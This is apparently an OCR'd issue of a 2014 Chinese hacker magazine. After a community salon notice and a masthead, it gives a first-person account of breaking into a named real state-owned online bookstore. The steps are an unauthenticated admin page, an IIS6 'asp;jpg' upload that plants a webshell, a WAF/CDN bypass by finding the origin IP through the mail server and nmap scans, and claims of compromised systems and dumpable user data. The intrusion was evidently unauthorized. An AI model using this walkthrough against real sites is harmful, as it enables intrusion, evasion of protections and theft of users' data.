Security Reference

第23期

安全参考

HACKCTO-201411-23

安全脉搏

优质技术文章

安全报告分享

高质量安全咨询

重金悬赏

1.web渗透类：外网突破；内网(域)渗透；奇淫绝技；CMS类漏洞分析和挖掘

2.反渗透类，取证和反渗透反追踪的实战文章以及安全运维类，应急类的经验分享

3.前沿技术类:对业内前沿技术的分析和研究心得

4.逆向破解类:代码审计，后门分析，漏洞挖掘，shellcode、exploit编写。

5.其他类：如相关大赛CTF writeup；安全领域的paper翻译

www.SecPulse.com

听潮社区三周年北京地区技术沙龙

时光如梭，听潮社区已经开站 3 周年了，感谢所有小伙伴对听潮一直的关注与支持。
同时，很高兴在论坛的三周年之际，能在金山安全应急响应中心的支持下，举办这次北京地区的线下技术沙龙。我们盛情邀请所有关注我们的小伙伴参加这次听潮社区三周年北京地区的技术沙龙。

本次沙龙分为聚餐与技术交流 2 个环节，同学们可以自由选择参加任何一个环节或全部参加。

沙龙主题：信息安全攻防技术及安全形势与趋势交流
聚餐时间：2014 年 11 月 22 日（周六）11：00 - 13：00
技术交流时间：2014 年 11 月 22 日（周六）13:30 - 17:30
沙龙类型：线下技术交流沙龙
沙龙地点：北京市海淀区小营西路 33 号金山软件大厦
公共交通：北京地铁上地站，换乘公交至上地桥东站
聚餐地点：汉丽轩烤肉超市(上地店)
聚餐餐厅大众点评：http://www.dianping.com/shop/4290577

聚餐环节规则：
1、每名参加聚餐的同学提前通过支付宝或财付通等方式支付 100 元餐费
2、不接受现场现金支付餐费，只能提前支付
3、技术议题获得采用的作者由论坛出资免费参加聚餐
4、沙龙结束后根据用餐实际花费情况将多出的餐费退还给各位同学
5、餐费支付支付宝帐号：yang425229889@sina.com，财付通帐号：673116767，不支持银行卡转账

沙龙环节规则：
1、从现在开始公开征集议题，也会向在北京的熟悉的同学们约稿
2、议题获得采用的，除可免费参加聚餐外，奖励作者 **200 元人民币**作为论坛的心意，在沙龙结束后支付。因为论坛属于非盈利公益性论坛，所以资金不多，请见谅
3、议题未获得采用的，根据议题质量，分别奖励。质量比较高的，奖励 **100 元以内任意实体书**一本，质量中等的，奖励 **50 元以内任意实体书**一本，质量一般的，奖励论坛邀请码 1 枚+1000 枚论坛金币+1 点论坛贡献值
4、议题征集结束时会公开发表通知

参加方式：
有兴趣参加聚餐或技术沙龙的同学：
1、请邮件发送“网名+性别+手机号+QQ 号码+常用邮箱地址+职业”到 3year@f4ck.net
2、邮件标题请设置为“报名参加三周年沙龙+网名”，方便工作人员及时区分并联系各位
3、收到报名邮件后，工作人员会根据情况联系各位同学支付餐费及告知相关通知
4、请保持手机和 QQ 畅通，保持邮箱地址能及时收到通知邮件，避免耽误参加沙龙

5、只有提前邮件预约报名才可以参加沙龙，不接受现场报名，没有邮件预约的，我们有权拒绝入场

咨询方式：

咨询 QQ：673116767
咨询手机：182 1094 6344
咨询邮箱：3year@f4ck.net

沙龙议题征集建议方向：

智能 APP——智能 APP 安全
无线——无线安全
工控系统——工控安全
虚拟化技术——虚拟化技术中涉及的安全问题
云计算技术——云安全
……等等所有信息安全攻防技术及安全形势与趋势相关议题，也就是不限方向，这里只是给出建议方向

沙龙议题投稿方式：

有兴趣在技术沙龙演讲的同学：
1、请以邮件附件方式发送议题 PPT 到 3year@f4ck.net
2、邮件标题请设置为“三周年沙龙演讲议题+网名”，方便工作人员准确区分
3、邮件正文请注明“网名+性别+手机号+QQ 号码+常用邮箱地址+职业”，方便工作人员及时联系各位
4、收到议题稿件后，工作人员会根据情况联系各位作者告知相关结果与通知
5、请保持手机和 QQ 畅通，保持邮箱地址能及时收到通知邮件，避免耽误参加沙龙
6、因无法承担异地议题作者差旅住宿费用，所以本次沙龙暂不接受异地作者投稿

听潮社区三周年技术沙龙会场由金山安全应急响应中心赞助：http://sec.kingsoft.com/
听潮社区三周年技术沙龙小礼品由杭州边锋网络技术有限公司赞助：http://www.bianfeng.com/

所有参加沙龙的同学，若没有听潮社区 ID，则免费赠送论坛邀请码一枚，已经有听潮社区 ID 的，则论坛贡献值+1

听潮社区三周年技术沙龙不设门槛，所有关注、喜欢、研究安全的同学都可以报名参加，我们致力于传递正能量影响安全圈，愿意向所有人分享我们的技术心得。

致谢。

听潮社区 - ListenTide
2014 年 11 月 10 日

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	www.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
点云安全防线	www.pcsli.cn
中国社会工程学联盟	www.cnseu.org
刀锋网	www.idaofeng.com
APT 安全团队	www.aptsec.net
乌云知识库	drops.wooyun.org
网络尖刀	www.ijiandao.com
安全脉搏	www.secpulse.com
纳威导航	navisec.it
360 播报平台	bobao.360.cn

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

终审编辑 left

主　　编 DM_　Slient

责任编辑

桔子　游风　仙人掌
Rem1x　静默　Rexy

特约编辑

梧桐雨　Yaseng　Akast　jumbo　Striker
Bywuxin　Farkas　曲子龙　神雕侠　小续

封面设计 杨凡

关于杂志

杂志编号：HACKCTO-201411-23
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
实体定价：20 元
电子杂志：免费

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

广告/彩页招租（免费）

招租内容：宣传广告，宣传彩页等
服务类型：免 费
总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章 常规渗透

第 1 节 信步漫游某大型国有图书网

作者：Ncik
来自：听潮社区 – ListenTide
网址：http://team.f4ck.org/

今天京东买书的时候偶然看到某品牌，百度之，如图 1-1-1




图 1-1-1

北发图书网成立于 2007 年 7 月，是在整合了北京图书大厦、王府井新华书店、中关村图书大厦等 7 家网络书店资源的基础上，组建的以图书、音像制品及电子出版物销售为主，集网上购物、在线阅读、行业信息发布和多种商品经营功能于一体的国有大型图书类专业网站。国有大型企业，看看能不能挖点东西。首先收集一下域名信息，列出所有的二级域名：http://www.beifabook.com，http://info.beifabook.com，http://bjbb.beifabook.com，http://book.beifabook.com，http://news.beifabook.com，http://read.beifabook.com，http://mall.beifabook.com，http://corp.beifabook.com，http://blog.beifabook.com，http://mail.beifabook.com，http://ebook.beifabook.com，http://bbs.beifabook.com。

然后就是强大的半自动扫描模式，得到某子系统某局部源代码泄露。

```
http://read.beifabook.com/admin.rar
```

初步锁定该系统进行深入探测，Nmap 扫描开放了哪些服务，如图 1-1-2：

```
Nmap -sV read.beifabook.com
```




图 1-1-2

这里觉得奇怪，怎么只有一处端口打开，服务为 nginx，下载之前的局部源码进行审计，排除 nmap 的错误结果，成功发现一处越权行为，如图 1-1-3：

http://read.beifabook.com/admin/left.aspx




图　1-1-3

进一步测试发现只有模板皮肤管理同样存在越权，其他的都需要登陆后才能执行功能，于是进入模板管理，如图 1-1-4：

http://read.beifabook.com/admin/modes.aspx




图　1-1-4

任意点击一个模板进去，发现可以上传。查了下服务器类型，IIS6.0，可以畸形解析。于是上传 2.asp;2.jpg，这里注意要选择不自动重命名，如图 1-1-5：

图　1-1-5

上传遭到了加速乐拦截，如图 1-1-6：




图　1-1-6

经过测试发现，这里加速乐只针对文件 1 进行拦截，选择文件 2 进行上传则可以突破加速乐

的 post 拦截。成功上传图片一句话木马，如图 1-1-7：

图　1-1-7

菜刀连接我们上传成功的一句话，再一次被加速乐 GET 拦截，如图 1-1-8：




图　1-1-8

Ping 测试域名，查看返回数据包，全部 CDN 到加速乐的服务器，如图 1-1-9：

图　1-1-9

进一步踩点，利用国内及国外过个节点发送数据包，查看返回结果，如图 1-1-10~图 1-1-11：

1	深圳[电信]	61.240.149.150	50毫秒	51
2	重庆[电信]	116.211.121.140	26毫秒	55
3	安徽淮北[电信]	61.155.222.147	15毫秒	56
4	云南昆明[电信]	61.240.149.150	67毫秒	52
5	江苏扬州[电信]	61.155.222.136	8毫秒	57
6	上海[电信]	61.155.222.135	12毫秒	54
7	厦门[电信]	61.155.222.147	23毫秒	51
8	四川遂宁[电信]	116.211.121.140	28毫秒	55
9	香港[电信]	61.240.149.150	136毫秒	53
10	江苏无锡[电信]	61.155.222.147	9毫秒	54
11	秦皇岛[电信]	61.155.222.147	超时	--
12	湖南[电信]	116.211.121.140	13毫秒	56
13	浙江[电信]	61.155.222.136	17毫秒	54
14	江西[电信]	116.211.121.139	20毫秒	56
15	四川成都[电信]	61.155.222.138	41毫秒	55
16	浙江[多线]	61.155.222.136	19毫秒	54
17	安徽[多线]	61.240.149.149	42毫秒	52
18	北京[多线]	61.240.149.150	12毫秒	51
19	江苏[多线]	61.155.222.148	11毫秒	56
20	上海[多线]	61.155.222.135	12毫秒	50
21	郑州[多线]	119.188.35.20	15毫秒	55
22	洛阳[多线]	61.240.149.148	9毫秒	54
23	广东[多线]	61.240.149.149	51毫秒	52

图　1-1-10

41	台湾[海外]	61.240.149.149	75毫秒	48
42	美国圣安娜[海外]	119.188.35.21	272毫秒	53
43	美国堪萨斯[海外]	61.240.149.149	266毫秒	46
44	香港[海外]	61.240.149.149	41毫秒	53
45	英国[海外]	119.188.35.20	317毫秒	52
46	美国迈阿密[海外]	61.240.149.149	274毫秒	49
47	荷兰[海外]	61.240.149.148	292毫秒	46

图　1-1-11

分析得知加速乐的 cdn 所在 IP 范围

61.240.149.xxx

116.211.121.xxx

119.188.35.xxx

安全是一个整体，一般邮件服务器不会做 cdn，可能可以帮助找到该子系统的真实 IP，于是向邮件服务器进行 ping 测试，如图 1-1-12：

```
C:\Users\Administrator>ping mail.beifabook.com

正在 Ping mail.beifabook.com [58.83.176.101] 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。
```

图　1-1-12

得到了不属于加速乐 CDN 的 IP 段的一段 IP。

58.83.176.101

根据经验，邮件服务器和其他服务器一般在同一 C 段上。利用 nmap 快速对此 IP 段整个 C 段进行扫描，筛选开放 80 端口的 IP，如图 1-1-13：

nmap -p 80 58.83.176.1/24 | grep -B3 “open”

```
Nmap scan report for ns3.sanfront.com.cn (58.83.176.88)
Host is up (0.0094s latency).
PORT   STATE SERVICE
80/tcp open  http
--
Nmap scan report for ns3.sanfront.com.cn (58.83.176.101)
Host is up (0.0072s latency).
PORT   STATE SERVICE
80/tcp open  http
--
Nmap scan report for ns3.sanfront.com.cn (58.83.176.102)
Host is up (0.0072s latency).
PORT   STATE SERVICE
80/tcp open  http
```

图　1-1-13

经过进一步详细分析，拿到了该子系统的真实 IP 地址

58.83.176.111

在本地 hosts 里添加

58.83.176.111　read.beifabook.com

然后 cmd 执行，刷新下缓存

ipconfig　/flushdns

菜刀再次连接 webshell，成功突破加速乐，getshell，如图 1-1-14：




图　1-1-14

登陆站长工具，查询一下此 IP 上存在的站点 58.83.176.111，如图 1-1-15：

图　1-1-15

ok，到这里已经算是成功漫游了，主站已经沦陷，让我们来看下大量的用户数据，可实行脱裤泄露，如图 1-1-16~图 1-1-17：




图　1-1-16




图　1-1-17

各大 OA、系统、分站、论坛、主站全部沦陷，如图 1-1-18~图 1-1-19：




图　1-1-18

